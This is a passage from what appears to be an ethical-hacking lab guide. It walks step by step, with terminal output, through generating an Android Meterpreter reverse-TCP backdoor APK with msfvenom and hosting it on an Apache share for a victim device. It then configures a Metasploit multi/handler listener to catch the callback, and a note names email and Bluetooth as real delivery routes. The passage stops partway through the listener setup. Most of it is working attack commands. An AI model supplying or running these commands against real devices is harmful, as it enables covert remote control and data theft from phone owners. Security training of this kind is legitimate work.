


```

service postgresql start - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# service postgresql start
[root@parrot]-[~]
#
  
```

8. Type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

Note: This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.1.13** is the IP address of the **Parrot Security** machine.



```

Mon Apr 18, 04:41
msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# service postgresql start
[root@parrot]-[~]
# msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10185 bytes
[root@parrot]-[~]
#
  
```


9. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).

Note: In this task, we are sending the malicious payload through a shared directory, but in real-life cases, attackers may send it via an attachment in an email, over Bluetooth, or through some other application or means.

10. Execute the below commands to create a **share** folder and assign required permissions to it:
 - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
 - Type **chmod -R 755 /var/www/html/share** and press **Enter**
 - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
11. Now, type **service apache2 start** and press **Enter** to start the Apache web server.
12. Type **cp /root/Desktop/Backdoor.apk /var/www/html/share/** and press **Enter** to copy the **Backdoor.apk** file to the location **share** folder.

```

cp /root/Desktop/Backdoor.apk /var/www/html/share - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# service postgresql start
[root@parrot]-[~]
# msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10185 bytes
[root@parrot]-[~]
# mkdir /var/www/html/share
[root@parrot]-[~]
# chmod -R 755 /var/www/html/share
[root@parrot]-[~]
# chown -R www-data:www-data /var/www/html/share
[root@parrot]-[~]
# service apache2 start
[root@parrot]-[~]
# cp /root/Desktop/Backdoor.apk /var/www/html/share
[root@parrot]-[~]
#
  
```

13. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
14. In msfconsole, type **use exploit/multi/handler** and press **Enter**.


```
[root@parrot]~#
#msfconsole

# cowsay++

< metasploit >
-----
  \      (oo)\_____/
   \_____(oo)\_____/
      (oo)\_____/
         ||--w |
           ||--w |

      =[ metasploit v6.1.9-dev ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

15. Now, issue the following commands in msfconsole:

- Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
- Type **set LHOST 10.10.1.13** and press **Enter**.
- Type **show options** and press **Enter**. This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.1.13       yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (android/meterpreter/reverse_tcp):


  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.1.13       yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf6 exploit(multi/handler) >
```


16. Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.



```

msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.1.13       yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.1.13       yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

